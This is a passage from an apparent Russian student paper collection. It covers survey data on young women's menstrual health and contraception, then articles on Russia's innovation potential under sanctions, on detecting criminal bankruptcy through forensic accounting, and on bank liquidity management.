Возникает ли у Вас состояние усталости или депрессии?	90,9	9,1
Часто ли вы оказываетесь в стрессовых ситуациях?	63,6	36,4

Источник: анализ автора

Стоит отметить, что на вопрос «Ведете ли Вы календарь/дневник менструации?» 30% девушек ответили «нет». А на вопрос, обращаются ли они к гинекологу при выявлении нарушений по менструальному календарю, 79,1% девушек также ответили «нет», и лишь 20,9% ответили «да». На вопрос «Как Вы относитесь к своей проблеме нарушения менструального цикла?» только 8,3% девушек ответили, что регулярно посещают гинеколога и получают соответствующее лечение, 11% девушек получают лечение периодически, 19,3% – хотят пойти к гинекологу, но никак не решаются, 36,7% – считают, что цикл со временем наладится сам. Из полученных данных следует, что большинство девушек не беспокоит нерегулярность их менструального цикла и ее последствия.

На вопрос «Знаете ли вы последствия нарушения менструального цикла?» 73,6% девушек ответили «нет», 19,1% - ответили «да», но без уточнения конкретных последствий, 7,3% девушек считают, что это может привести к бесплодию.

По данным Лисицына, современная семья имеет четкую установку на малодетность: супруги стремятся ограничиваться двумя детьми, а нередко и одним ребенком. В связи с этим большую часть репродуктивного периода женщина должна предотвращать нежелательную беременность с помощью контрацептивов или абортов. Средства предохранения от беременности меньше всего используют студентки вузов и учащиеся средних учебных заведений (25,0%). Настораживает, что от 10 до 25% женщин считают искусственное прерывание беременности проще и безопаснее использования противозачаточных средств, т.е. имеют установку на аборт как на оптимальный вариант планирования семьи. [1] Среди опрошенных 16,3% девушек действительно считают аборт безопасным методом прерывания беременности, 60,7% знают о возможных последствиях абортов, но не уточняют их, 23% не знают последствий.

На вопрос о способах контрацепции респонденты ответили следующим образом: 23,7% - «прерванный половой акт», 49,1% - «барьерные методы», 1,9% - гормональная контрацепция (противозачаточные препараты), 1,9% - «таблетки экстренной посткоитальной контрацепции», 1,9% - «спермицидные внутривагинальные свечи», 1,9% - «внутриматочная спираль», 19,6% - не живут половой жизнью. Таким образом, 23,7% девушек не предохраняются не только от нежелательной беременности, но и заболеваний, передающихся половым путем. Возможной причиной пренебрежительного отношения к контрацепции является низкая компетентность источников информации. [1] Именно подростки достаточно часто имеют незапланированный половой акт, не обладая никакими средствами контрацепции. Среди респондентов 39,1% имели первый половой акт в возрасте 12-17 лет. Именно среди них большой процент тех, кто предпочитают не предохраняться вообще или принимать таблетки экстренной посткоитальной контрацепции. Не зря в последние годы акушеры-гинекологи бьют тревогу, что с каждым годом растет число девочек, начинающих рано жить половой жизнью.

Заключение. По современным представлениям в понятие здорового образа жизни входят сознательное участие в создании здоровых условий труда, индивидуальный порядок жизни, формирование межличностных отношений в духе взаимоуважения, медицинское воспитание населения и медицинская активность, бережное отношение к окружающей среде.

В ходе исследования был проанализирован стиль и уровень жизни городских и сельских девушек, их связь с нарушением менструального цикла. Корреляционная связь нарушений МЦ низким уровнем жизни – полная (p=1), а со стилем жизни (наличием вредных привычек) – средняя (p=0,33).

Особое внимание привлекает факт, что девушки мало интересуются здоровьем своей репродуктивной системы, не обращаются к врачу и не получают соответствующего лечения. Кроме того, большой процент пренебрежительно относится к вопросам контрацепции, прерывания беременности и ЗППП.

На основании полученных данных можно сделать рекомендации не только врачам первичного звена обращать внимания на регулярность менструального цикла пациенток, но и самим девушкам больше интересоваться здоровьем своей репродуктивной системы, чтобы избежать сложностей с зачатием и вынашиванием беременности.

Таким образом, комплекс профилактических мер, направленных на формирование репродуктивного здоровья и ЗОЖ, является важнейшей задачей здравоохранения.

Использованные источники:

1. Лисицын Ю.П. Общественное здоровье и здравоохранение: учебник. – 2-е изд. – М.: ГЭОТАР-Медиа, 2010. – 512 с.
2. Алгоритм решения задач по медицинской статистике: уч.-метод. пособие / сост. И.С. Чумарева, А.В. Лазуткина; под ред. проф. В.Н. Савельева. – Ижевск, 2010. – 40 с.

УДК 33

Мариненко А.Р.
студент
факультет инновационного бизнеса и экономики
научный руководитель: Харсеева А.В., к.филос.н.
доцент
кафедра бизнес процессов и экономической безопасности
Академия маркетинга и социально-информационных технологий (ИМСИТ)
Россия, г. Краснодар

ИННОВАЦИОННЫЙ ПОТЕНЦИАЛ РОССИИ И ЕГО РЕАЛИЗАЦИЯ В УСЛОВИЯХ САНКЦИЙ

Аннотация

В статье проанализированы последствия экономических санкций для инновационного развития России. В последние годы наблюдается резкое снижение чистого притока зарубежных прямых инвестиций в Россию, что обостряет проблему внутренних источников отечественной инновационной политики. Авторами рассмотрено место России в рейтингах по инновационному развитию Всемирного экономического форума, сформулированы основные меры, направленные на использование инновационного потенциала в современных условиях.

Ключевые слова

Инновации, инновационный потенциал, санкции, экономическое развитие.

Marinenko A.R.
Student of the faculty of innovative business and Economics Academy of marketing and social information technologies (IMSIT)
Russia, Krasnodar
Scientific adviser: Harseeva A.V.
Kand.Filos.Sciences, associate Professor
associate Professor of business processes and economic security
Department Academy of marketing and socially-information technologies (IMSIT)
Russia, Krasnodar

INNOVATIVE POTENTIAL OF RUSSIA AND ITS IMPLEMENTATION IN THE CONDITIONS OF SANCTIONS

Annotation

The article analyzes the consequences of economic sanctions for the innovative development of Russia. In recent years, there has been a sharp decline in the net inflow of foreign direct investment in Russia, which exacerbates the problem of domestic sources of domestic innovation policy. The authors considered the place of Russia in the ratings on the innovative development of the

World Economic Forum, formulated the main measures aimed at using the innovative potential in modern conditions.

Keywords

Innovation, innovation potential, sanctions, economic development.

Необходимость перехода отечественной экономики в постиндустриальный этап считается важной проблемой, обсуждаемой экономистами в последние десятилетия. События 2014 года, связанные с военным конфликтом в Украине, введением экономических санкций и последующим их ужесточением, ухудшение ситуации на энергетическом рынке, показывают, что переход России к новому технологическому укладу можно считать приоритетной задачей обеспечения национальной безопасности страны [1].

Экономические санкции Запада создали дополнительные трудности для инновационного развития России. Запрет на экспорт в Россию новых технологий коснулся в первую очередь нефтяной и газовой промышленности, также произошло замораживание существующих и/или отказ от заключения новых перспективных инновационных проектов.

Однако гораздо больший вызов для инновационного развития был связан с замораживанием финансовых активов, ограничением размещения средств в западных банках и доступа к их кредитным средствам.

Необходимость формирования экономики лидерства и инноваций являются приоритетными в развитии Российской Федерации на период до 2020 года. Согласно рейтингам Всемирного экономического форума, Российская Федерация имеет показатели инновационного развития значительно ниже среднего мирового уровня и занимает следующие места: технологическое совершенство страны - 31-е из 45; уровень инновационного потенциала - 23-е; технологическое совершенство страны - 31-е; инновационная активность компаний - 44-е место [2].

Уровень развития инновационных технологий в России отстаёт на 10–15 лет, а по некоторым направлениям разрыв достигает 20 лет. Для попытки изменения данной ситуации была разработана «Стратегия развития науки и инноваций в Российской Федерации» на период до 2020 г., положения которой предполагают обеспечение инновационного развития экономики, определяющее конкурентоспособность России на международном рынке. Разработка данного документа свидетельствует о заинтересованности государства в инновационном развитии экономики России. И, в связи с этим, государство предлагает, разрабатывает и реализует конкретные мероприятия по обеспечению инновационных процессов в тех сферах, где стихийного рыночного регулирования недостаточно. Но, как показывает практика, реализация Положений стратегии тормозится в силу появления внешних причин.

Развитие инновационной деятельности в Российской Федерации имеет свою специфику. Наибольшая инновационная активность наблюдается в

отраслях сырьевого сектора наряду с отраслями первого передела. Именно в этих секторах при государственном регулировании, а именно установке государством барьеров на покупку западных технологий, у нас может сформироваться устойчивая инновационная среда.

В 2018 году было определено 27 критических технологий и 8 приоритетных направлений, которые оцениваются как наиболее перспективные с позиций инновационного и технологического развития [3]. Также они названы определяющими ориентирами совершенствования отечественного научно-технического комплекса с учетом среднесрочных социально-экономических задач развития экономики РФ.

Основной источник финансирования исследований и разработок (ИР) по приоритетным направлениям являются средства федерального бюджета. В связи с этим можно назвать два приоритетных аспекта инновационного развития экономики Российской Федерации: инвестиционно-внедренческий и научнотехнологический [4].

Понесенные потери инновационной отрасли от введения санкций в национальном масштабе незначительны и составляют около 50 миллионов долларов. В основном это связано с отсутствием возможных инвестиций из-за оттока потенциальных инвесторов, а также приостановлением программ сотрудничества в области инноваций со странами, поддерживающими санкции», и поэтому на фоне снижения инвестиций из-за глобального финансового кризиса (около 1 миллиарда долларов) эффект почти невидим.

Но все же это отразилось на месте России в рейтинге инновационных стран мира, составленным The Global Innovation Index в 2018. Данный рейтинг составляет Всемирная организация интеллектуальной собственности (WIPO) ООН и Россия заняла в нем 45-ю строчку из127. В прошлогоднем рейтинге страна занимала 43-ю позицию, тогда она поднялась на пять строк [5].

Первое место в рейтинге заняла Швейцария, за ней следуют Швеция, Нидерланды, США и Великобритания. Швейцария возглавляла рейтинг и в прошлом году. Сингапур расположился на седьмой строчке, Китай — на 22-й. Прошлогоднее место России в новом рейтинге заняла Турция. Соседние с Россией строчки в рейтинге занимают Греция (44) и Чили (46).

Как отмечают составители, ослабление России в рейтинге связано с ухудшением позиций университетов страны в международных рейтингах, уменьшением числа цитируемых трудов и числа поданных патентных заявок. В сегменте стран со средним уровнем доходов Россия заняла третье место, уступив Китаю и Индии.

В пресс-релизе WIPO отмечается рост Индии как возможного будущего инновационного центра всей Азии. Страна заняла 60-ю строчку рейтинга 2018 года. Индия, вместе с Кенией и Вьетнамом, «превосходят своих «сверстников» по уровню развития», заявили составители.

По данным Всемирной организации интеллектуальной собственности (ВОИС), в 2017 г. среди стран мира Россия занимала одиннадцатое место по

числу патентных заявок, поданных национальными заявителями как в стране, так и за рубежом (28.5 тыс.). За последние пятнадцать лет в данном рейтинге страна потеряла три позиции, уступив их Швейцарии, Италии и Нидерландам, затраты которых на исследования и разработки (ИР) меньше аналогичного показателя по России соответственно в 2.9, 1.4 и 2.4 раз.

В 2017 г. в России насчитывалось 4032 организации, выполняющие научные исследования и разработки, вместе с тем, в 2016 г. их количество составляло 4175, а в 2015 г. – 3604 организации. Такое значительное увеличение числа организаций, выполняющих исследования и разработки, объясняется инвентаризацией организаций сектора исследований и разработок, проведенной в соответствии с приказом Федеральной службы государственной статистики от 01.12.2016 г. № 596. По сравнению с 2000 г. общее количество организаций, выполняющих исследования и разработки, уменьшилось на 1,6%. Что касается отдельных категорий организаций, то за рассматриваемый период количество научно-исследовательских организаций сократилось на 37,7 % (с 2686 до 1673), а проектных и проектно-изыскательских организаций – в 3,3 раза (с 85 до 26 ед.) [6].

Сокращение числа научно-исследовательских организаций связано с политикой, проводимой ведомствами и федеральными министерствами по совершенствованию подведомственной сети научных организаций. Преобразование было осуществлено с помощью расширения или полного прекращения деятельности тех организаций, которые практически перестали осуществлять научную деятельность. Количество проектных и проектно-изыскательских организаций, занятых в проектировании технологий и научно-технической деятельности исключительно на производстве, сократилось в достаточной мере под влиянием такого фактора, как низкий спрос на «плоды» научно-технической деятельности со стороны реального сектора экономики. В основе этого фактора, как плачевное финансовое состояние производства, так и незавершенность для коммерческого использования самих научно-технических разработок. Вместе с этим, число опытных организаций, в последние несколько лет, только увеличилось и в 2018 г. составило 62 единицы, что превышает результат 2000го г. в 1,9 раза. Количество организаций высшего образования, выполняющих научные исследования и разработки, увеличилось в 2,5 раза. Прогрессивные перспективы научной и научно-технической работы в секторе высшего образования непосредственно связаны с эффективным эксплуатированием его потенциала, что включает развитие интеграции с научными предприятиями и с производственным сектором. Число конструкторских бюро снизилось с 318 в 2000 г. до 304 ед. в 2018 г., а промышленных организаций напротив - возросло на 27,8% (с 284 до 363) . В период с 2000 по 2018 г. заметно изменилась структура предприятий, занимающихся научными исследованиями и разработками. Таким образом, часть научно-исследовательских предприятий сократилась с 65,5 до 41,5%, а часть проектных и проектно-изыскательских организаций снизилась с 2,1 до 0,6%,

а конструкторских бюро – с 7,8 до 7,5% . Значительно возросла доля предприятий высшего образования, занимающихся научными исследованиями и разработками, – с 9,5 до 24,3%, к тому же, хоть и незначительно, но произошло повышение долей опытных (с 0,8 до 1,5%) 9 и промышленных (с 6,9 до 9%) организаций. Обобщая данные показатели, можно сделать вывод, что в национальных научных предприятиях наступили положительные перемены, если учесть тот факт, что в странах с более развитой рыночной экономикой, организации сектора высшего образования наравне с организациями внутрифирменной науки являются доминирующими [7].

Главными проблемами инновационного сектора национальной экономики являются следующие факторы: непоследовательность и двойственность правительственного курса; недостаточное нормативно-правовое обеспечение развития инновационного сектора; недофинансирование научного сопровождения инновационных проектов; низкий платежеспособный спрос на инновационные продукты; чрезвычайно низкий уровень сосредоточения производства и капитала; невысокое качество квалификации управленческого аппарата в сфере НИС и др. [8, с.45].

Сложившуюся в данный момент ситуацию в сфере инноваций экономики Росии специалисты определяют как кризис, со специфическими моментами проявления [9]:

- отсутствие контроля при введении ноу-хау, так как разработка инноваций имеет высокозатратный характер, при котором значительная доля технологических инноваций финансируется структурами государства, а не напрямую - заказчиками промышленными организациями-разработчиками;

- инерционный, а не инновационный характер процессов: высокотехнологичные исследования проводятся в традиционных направлениях – чаще всего это отрасли тяжелой промышленности;

- отклонение потенциала научно-исследовательского комплекса страны от уровня расширения общественного производства, и, соответственно, невостребованность крупной части инновационных продуктов на национальном рынке.

России до 2020 года необходимо преодолеть догоняющий рост экономики Запада и перейти к опережающему росту. Прорывной сценарий развития инноваций объективно связан с прямой необходимостью структурных изменений в экономике. При этом инновации следует трактовать в широком смысле, в том числе и в свете управления, что крайне актуально для России в настоящее время, в период действия западных санкций.

В связи с этим в РФ необходимо создать принципиально новую национальную инновационную систему, в рамках которой будет происходить создание инновационных технологий по всем фазам инновационного цикла: от создания идеи до воплощения инновационного

продукта. Для этого необходимо предусмотреть создание госцентров по консолидации и оформлению инновационных проектов и внедрению их в производство.

Кроме того, к мерам прямого государственного стимулирования инновационной деятельности необходимо причислить создание консорциумов, инженерных центров, кластеров, научных и технологических парков, наукоградов и других перспективных формирований, успешно реализующих сложные инновационные идеи [8, с. 47].

Использованные источники:

1. Белик О.И. Инновационная деятельность как объект государственной поддержки / О.И. Белик // Роль инноваций в трансформации современной науки.2016.№1.С.144.
2. Белухин В.В., Харсеева А.В. Проблемы модернизации мезоуровневой инфраструктуры российской экономики // Теория и практика общественного развития. 2012. №9. С. 208-213.
3. Боркова Е.А. Влияние санкций на инвестиционный климат и промышленную политику России / Е.А. Боркова, Ю.И. Буравилина, А.А. Сенчило // Экономика и бизнес: теория и практика. – 2016. – №10. – С. 9-12
4. Карова Е.А. Инновационное развитие России в условиях экономических санкций // Экономические науки. 2014. №9(118).
5. Об утверждении приоритетных направлений развития науки, технологий и техники в Российской Федерации и перечня критических технологий Российской Федерации: указ Президента РФ от 07.07.2011 № 899 // Правовая справочная система Консультант Плюс / URL: http://www.consultant.ru/document/cons_doc_LAW_116178/
6. Официальный портал Всемирного экономического форума/ URL: https://www.weforum.org/
7. Россия опустилась в рейтинге самых инновационных стран. URL: https://www.rbc.ru/economics/15/06/ 2017/594271b19a79473ed86548d0
8. Рябова Г.В., Шавина Е.В, Газизова О.В. Национальная безопасность в условиях глобализации // Вестник института экономики Российской академии наук. 2014. № 5. С. 203-209.
9. Сандалаева Ю.Н. Оценка инновационной деятельности и форм ее государственной поддержки / Ю.Н. Сандалаева // Инновационное развитие российской экономики. 2018. №1. С.170.
10. Фетисова А.Д. Государственная поддержка инновационной деятельности в Российской Федерации / А.Д. Фетисова // Вестник института мировых цивилизаций.2016. № 12. С.45-51. ЭКОНОМИКА ЗНАНИЙ: ТЕОРИЯ И ПРАКТИКА. 2018. №2 14
11. Shavina E., Kalenov O. Innovative technological development of Russian mining regions (on example of Kemerovo region) // E3S Web of Conferences. The Second International Innovative Mining Symposium. 2017. P. 04025.

УДК 33

Мариненко А.Р.
студент
факультет инновационного бизнеса и экономики
научный руководитель: Харсеева А.В., к.филос.н.
доцент
кафедра бизнес процессов и экономической безопасности
Академия маркетинга и социально-информационных технологий (ИМСИТ)
Россия, г. Краснодар

ВЫЯВЛЕНИЕ ПРЕСТУПЛЕНИЙ В СФЕРЕ БАНКРОТСТВА ЭКОНОМИКО-КРИМИНАЛИСТИЧЕСКИМИ СРЕДСТВАМИ

Аннотация

С криминалистической точки зрения, как неправомерное снижение издержек производства, так и целенаправленный вывод денежных средств из прибыли в конечном итоге могут привести к процедуре банкротства хозяйствующего субъекта: в первом случае посредством осуществления контрольных функций со стороны государства, во втором – по инициативе самого предприятия. В данной статье подчеркивается важность выявления фактов преднамеренного банкротства в условиях снижения уровня инфляции, сокращения сумм расходов за счет фальсификации и снижения качества продукции и применения незаконных схем вывода прибыли с предприятия с помощью процедуры банкротства. Наличие данных фактов наносит серьезный ущерб интересам государства и нормальному деловому обороту.

Ключевые слова

Банкротство, экономико-криминалистические средства, следы преступной деятельности в учетных данных, формы использования специальных экономических знаний, признаки криминального банкротства, анализ учетных данных.

Marinenko A.R.
Student of the faculty of innovative business and Economics Academy of marketing and social information technologies (IMSIT)
Russia, Krasnodar
Scientific adviser: Harseeva A.V.
Kand.Filos.Sciences, associate Professor
associate Professor of business processes and economic security
Department Academy of marketing and socially-information technologies (IMSIT)
Russia, Krasnodar

IDENTIFICATION OF CRIMES IN THE SPHERE OF BANKRUPTCY BY ECONOMIC-CRIMINALISTIC MEAN

Annotation

From a forensic point of view, both an unlawful reduction of production costs and a targeted withdrawal of funds from profits may ultimately lead to the bankruptcy procedure of an economic entity: in the first case through the exercise of control functions by the state, in the second - on the initiative of the enterprise itself. This article emphasizes the importance of identifying the facts of deliberate bankruptcy in the face of lower inflation, reduced costs due to falsification and reduced product quality, and the use of illegal schemes to withdraw profits from an enterprise using a bankruptcy procedure. The presence of these facts causes serious damage to the interests of the state and normal business turnover.

Keywords

Bankruptcy, economic and forensic tools, traces of criminal activity in credentials, forms of using special economic knowledge, signs of criminal bankruptcy, analysis of credentials.

Все последние годы Правительство Российской Федерации и Центральный банк проводили работу по снижению уровня инфляции в стране. По данным Росстата, в сентябре 2017 г. инфляция в России составила в годовом исчислении 3% и продолжает снижаться. Министерство экономического развития также скорректировало прогнозный уровень инфляции на 2017 г. до 3,2%. В то же время было озвучено мнение о пагубном воздействии снижающихся показателей инфляционных процессов на развитие и эффективность деятельности коммерческих и других структур. Действительно, в современных экономических условиях в Российской Федерации такое мнение имеет право на существование. Речь, как представляется, идет о влиянии инфляционных показателей на эффективность деятельности хозяйствующих субъектов во взаимосвязи множества критериев оценки такой эффективности: рентабельности, конкурентоспособности, соответствия качества продукции, работ и услуг требованиям законодательства РФ и ЕАЭС (Евразийского экономического союза), социальной ответственности и т. д.

Существует мнение, что в условиях низкой инфляции, а иногда и дефляции, должны исчезнуть неэффективные компании, а остаться на рынке должны те, которые научатся снижать свои издержки за счет высокоэффективных организационно-технологических и управленческих решений. Хотя следует отметить, что из данного правила есть свои исключения, например, градообразующие предприятия в моногородах, несмотря на низкую эффективность отдельных из них по причине выполнения ими определенных социальных функции, а также наличия определенных социальных обязательств государства перед ними. В целом же указанное утверждение, безусловно, применимо к деятельности большинства коммерческих, государственных и муниципальных

предприятий [6].

Вместе с тем следует признать, что во многих структурах слишком велики издержки, прежде всего управленческие расходы, которые оказывают довольно большое влияние на себестоимость продукции, работ или услуг конкретных организаций (компаний, фирм и т. д.). Снижение издержек, повышение производительности, техническое перевооружение и модернизация призваны повысить конкурентоспособность, рентабельность и увеличить прибыльность. Однако в современной России очень часто происходит наоборот: увеличение штата непроизводственных рабочих увеличивает себестоимость, а издержки снижаются за счет противоправных действий, в том числе экономических, технологических, учетных и др. Следует отметить, что Правительство РФ осознает пагубность сложившейся ситуации, и именно поэтому в декабре 2016 г. была принята Стратегия по противодействию незаконному обороту промышленной продукции.

Совершая различного рода нарушения (фальсификация сырья, нарушения технологических процессов производства, подлоги в документальных данных), производители «снижают» свои издержки, фактически снижая качество своего продукта. При этом получаемая прибыль либо используется не по назначению, либо выводится. Меры, принимаемые для снижения издержек, носят половинчатый характер, фактического улучшения не наблюдается, качество и промышленной продукции, и выполняемых работ, и оказываемых услуг оставляет желать лучшего. С криминалистической точки зрения как неправомерное снижение издержек производства, так и целенаправленный вывод денежных средств из прибыли в конечном итоге могут привести к процедуре банкротства хозяйствующего субъекта: в первом случае посредством осуществления контрольных функций со стороны государства, во втором – по инициативе самого предприятия. В этом свете следует признать, что процесс выявления и доказывания криминального банкротства, как красноречиво свидетельствует существенный разрыв в статистических данных о соотношении поданных заявлений о банкротстве и регистрации зарегистрированных преступлений в этой сфере, многообразен и сложен [5]. При этом базовый вектор доказывания в большей степени ориентирован на использование различных форм применения специальных экономических знаний, таких как аудит, документальная ревизия, судебно-бухгалтерская и финансово-аналитическая экспертизы.

Направления реализации преступного замысла при криминальных банкротствах разнообразны, и только часть из них находит отражение в качестве следов преступной деятельности в данных бухгалтерского, оперативно-технического, налогового, статистического и управленческого учетов. При этом использование различных видов документальных исследований наиболее результативно, если учетные данные сохранились и пригодны для проведения исследования, обеспечен необходимый объем учетных записей для формулирования ответов на поставленные вопросы

перед экспертом (аудитором, ревизором, специалистом) и поставленные на разрешение вопросы относятся к компетенции специалиста [2]. В этом свете инициатор применения специальных экономических знаний, вне зависимости от способа криминального банкротства, должен обеспечить специалиста следующими источниками учетной информации: учредительными документами организации, учетной политикой предприятия, отчетностью организации (охватывающей исследуемый период времени ее работы), статистической отчетностью, договорами, контрактами и другими документами, отражающими хозяйственное взаимодействие с контрагентами, материалами инвентаризации имущества и обязательств, регистрами учета оборотных и внеоборотных активов, кредиторской и дебиторской задолженности, выписками по счетам (расчетным, депозитным, ссудным и др.), открытым за изучаемый период в кредитных организациях в валюте Российской Федерации и иностранной валюте [7].

Содержание анализа учетных данных для определения признаков криминального банкротства состоит из следующих этапов:

1. Изучение данных оперативно-технического учета, первичных бухгалтерских документов и регистров учета с целью определения состава и стоимости имущества, используемого организацией и находящегося за исследуемый период времени в правовом режиме собственности, аренды, лизинга, безвозмездного использования.

2. Изучение документов изменения стоимости имущества организации, стоящего на учете (акты переоценки стоимости имущества, акты уничтожения, акты порчи имущества, акты введения в эксплуатацию, учетные карточки на имущество).

3. Анализ сделок с имуществом за исследуемый период времени, которые привели к уменьшению валюты баланса (для продавца).

4. Анализ сделок с имуществом за исследуемый период времени, проводимый на основе учетных данных контрагентов.

5. Анализ сделок с имуществом за исследуемый период времени, проводимый на основе данных кредитных организаций участников сделки либо кассовых документов, подтверждающих цель, способ и факт совершенных расчетов. Одним из наиболее эффективных методов защиты интересов кредиторов и государства в данном случае является признание совершенных сделок недействительными и привлечение виновных лиц к ответственности в соответствии с законодательством РФ [4].

Правом оспаривания сделок компании-должника на стадии банкротства в соответствии со ст. 61.9 Федерального закона от 26.10.2002 № 127-ФЗ «О несостоятельности (банкротстве)» обладают:

- внешний управляющий по своей инициативе или по решению кредиторов;

- конкурсный управляющий также по своей инициативе или по решению кредиторов;

- кредитор, если долг перед ним больше 10% от общей суммы долгов компании;

- уполномоченные государственные органы (ФНС), если долг перед ними больше 10% от общей суммы долгов фирмы [1].

Основной целью инициатора применения специальных экономических знаний в рамках анализа совершенных организацией сделок и обращения с исковым заявлением в суд является возврат имущества в конкурсную массу с целью взыскания налоговой задолженности. При достижении данной цели особое внимание должно быть уделено сделкам с участием аффилированных лиц, по внесению имущества в виде вклада в уставные капиталы других организаций, по неправомерному кредитованию [3].

В заключение хотелось подчеркнуть важность выявления фактов преднамеренного банкротства в условиях снижения уровня инфляции, сокращения сумм расходов за счет фальсификации и снижения качества продукции и применения незаконных схем вывода прибыли с предприятия с помощью процедуры банкротства. Наличие данных фактов наносит серьезный ущерб интересам государства и нормальному деловому обороту.

Использованные источники:

1. Федеральный закон от 26.10.2002 № 127-ФЗ «О несостоятельности (банкротстве)»

2. Журавлев С.Ю., Котельников П.А. К вопросу о понятии и содержании экономико-криминальных несоответствий как комплексных следов преступной деятельности экономической направленности // Известия ТулГУ. Экономические и юридические науки. 2013. № 4-2. С. 209-216.

3. Леонов А.И., Соловьев О.Д. Использование экономической информации при выявлении преднамеренных банкротств // Юридическая наука и практика: вестник Нижегородской академии МВД России. 2015. № 4 (32). С. 134-138.

4. Матушкина Н.В. Криминалистическая модель преступной деятельности по совершению экономических преступлений // Вестник Удмуртского университета. Серия: Экономика и право. 2010. № 1. С. 55-60.

5. Соловьев О.Д. Применение специальных познаний при выявлении признаков контрафактной алкогольной продукции // Юридическая наука и практика: вестник Нижегородской академии МВД России. 2015. № 2 (30). С. 100-104.

6. Прокофьева Т.В. Особенности функционирования современных организованных преступных формирований экономической направленности // Вестник МГЛУ. 2014. № 15 (701). URL: http://cyberleninka.ru/article/n/osobennosti-funktsionirovaniya-sovremennyh-organizovannyh-prestupnyh-formirovaniy-ekonomicheskoy-napravlennosti

7.Харсеева А.В. Предупреждение банкротств в системе банковских услуг // Приоритеты современного экономического развития. Материалы научной конференции: в 3-х частях. Часть 2. Краснодар, 2001. С. 297-298.

8. Харсеева А.В. Экономико-правовой институт несостоятельности

(банкротства) // Экономика России: новые вызовы и альтернативы развития: Библиотека журнала «Наука Кубани», вып. 6. 2001.
7. Швейцер С.В. Правоохранительная деятельность по обеспечению экономической безопасности страны // Инновационная наука. 2016. № 3-1 (15). С. 263-265. 10. Belousova S.V. Economic crimes: trends and ways to overcome them (with the Irkutsk Oblast as an example) // Problems of economic transition. 2016. Vol. 58. No. 7-9. URL: https://www.tandfonline.com

УДК 33

Мариненко А.Р.
студент
факультет инновационного бизнеса и экономики
научный руководитель: Мадатова О.В., к.э.н.
доцент
кафедра бизнес процессов и экономической безопасности
Академия маркетинга и социально-информационных технологий (ИМСИТ)
Россия, г. Краснодар

УПРАВЛЕНИЕ ЛИКВИДНОСТЬЮ БАНКА: ШАГИ И ПРИНЦИПЫ

Аннотация

В данной статье рассматривается теоретические основы управления ликвидностью. Для того, чтобы обеспечить финансовую устойчивость коммерческие банки должны поддерживать ликвидность на достаточном уровне, для этого им нужно руководствоваться специальными правилами и принципами ликвидности.

Ключевые слова

Финансовые обязательства, активы, пассивы, дефицит ликвидности, нормативы ликвидности.

Marinenko A.R.
Student of the faculty of innovative business and Economics Academy of marketing and social information technologies (IMSIT)
Russia, Krasnodar
Scientific adviser: Madatova O.V.
Kand.Econ.Sciences, associate Professor
associate Professor of business processes and economic security
Department Academy of marketing and socially-information technologies (IMSIT)
Russia, Krasnodar

BANK LIQUIDITY MANAGEMENT: STEPS AND PRINCIPLES

Annotation

This article discusses the theoretical foundations of liquidity management. In order to ensure financial stability, commercial banks must maintain liquidity at

a sufficient level, for this they need to be guided by special rules and principles of liquidity.

Keywords

Financial liabilities, assets, liabilities, liquidity shortage, liquidity ratios.

Ликвидность банка представляет собой его непосредственную способность своевременно выполнять свои финансовые обязательства перед клиентами и контрагентами. Степень ликвидности банка зависит от структуры активов и их доходности, сбалансированности активов и пассивов по срокам, качества кредитного портфеля. Наличие в достаточной мере денежных активов и тех активов, которые можно быстро превратить в наличные деньги является обязательным условием ликвидности банка. [1]

Не смотря на то, что достаточная ликвидность является одним из приоритетов функционирования кредитного учреждения, перед банками всегда стоит проблема выбора между ликвидностью и прибыльностью.

Ликвидность и банковские инвестиции (вложения в активы и ценные бумаги, предоставление ссуд) представляют собой две противоположные стороны.

Если банк ставит перед собой цель максимизации прибыли, появляется необходимость использовать все больше и больше свободных денежных средств для размещения во вклады, что приводит к уменьшению доли высоколиквидных активов, в результате чего может появиться дефицит ликвидности. Дефицит ликвидности приводит к неспособности банка выполнять обязательные нормативы ЦБ по ликвидности. В случае неисполнения обязательных нормативов к коммерческим банкам применяются штрафные санкции, вводится временная администрация, налагается запрет на осуществление отдельных операций на срок до 6 месяцев, а в крайних случаях Центральный Банк России может отозвать лицензию кредитной организации.[2]

Может быть и обратная ситуация — профицит ликвидности. Профицит ликвидности возникает из-за того, что банк в недостаточной мере размещает свободные денежные средства, в результате чего у банка образуется «избыток денег». Это так же носит негативный характер, поскольку в таком случае банк недополучает прибыль. Профицит ликвидности характерен для настоящего времени, по данным ЦБ профицит ликвидности банковского сектора на конец, 2018 года должен составить 3,1-3,5 трлн. руб, в то время как годом ранее он составлял 2,6 трлн. руб.[3]

Таким образом, кредитные учреждения должны обеспечить такой уровень ликвидности, при котором они смогут выполнить все свои финансовые обязательства, получая при этом максимально возможный доход. Как уже неоднократно отмечалось в источниках финансовой литературы наибольшая прибыль, может быть получена, если банки функционируют на грани минимально допустимых значений нормативов ликвидности, то есть привлеченные ими денежные средства используются

полностью. [3]

Для управления ликвидностью банками предпринимаются следующие шаги:

1.Управление наличными денежными средствами банка.

Наличные: денежные средства – это высоколиквидные активы, состоящие из наличных денег, находящихся в руках самого банка или депонированных в Центральном банке. Минимальная сумма наличных денег, которую должен хранить банк, регулируется нормативными требованиями, известными как нормативы ликвидности. Всего Центральным Банком России установлено три обязательных к исполнению норматива: норматив мгновенной ликвидности (Н2), норматив текущей ликвидности (Н3), норматив долгосрочной ликвидности (Н4). (табл.1) [5]

Таблица 1- Обязательные Нормативы ликвидности ЦБ РФ

Норматив	Название	Описание
Н2 ≥15%	Норматив мгновенной ликвидности	Регулирует риск потери ликвидности в течении одного операционного дня
Н3≥50%	Норматив текущей ликвидности	Регулирует риск потери ликвидности в течении ближайших к дате расчета норматива 30 календарных дней
Н4≤120%	Норматив долгосрочной ликвидности	Регулирует риск потери ликвидности в результате размещения средств в долгосрочные активы

Количество наличных денежных средств их приток и отток постоянно контролируются кредитными учреждениями. Опыт банкиров также играет жизненно важную роль в определении размера наличных денег. Поэтому каждый банк разрабатывает свою систему управления денежными средствами и управления инвестициями.

2. Управление кредитным портфелем:

Коммерческие банки функционируют как финансовые посредники. Они мобилизуют средства через различные схемы депозитов и большая часть этих средств используется как банковский кредит в различных секторах экономики. Управление кредитным портфелем подразумевает проведение классификации кредитов (для того чтобы выявить уровень риска, связанный с каждым видом ссуд), а также оценку качества кредитного портфеля. Качество кредитного портфеля определяет эффективность деятельности банка. Невозврат кредита один из основных факторов, ухудшающих финансовое положение банка. После оценки качества кредитного портфеля банки создают специальные резервы на возможные потери по ссудам (РВПС). Размер резервов зависит от качества ссуд, которые делятся на пять категорий в соответствии с нормативными актами (табл.2)[2]

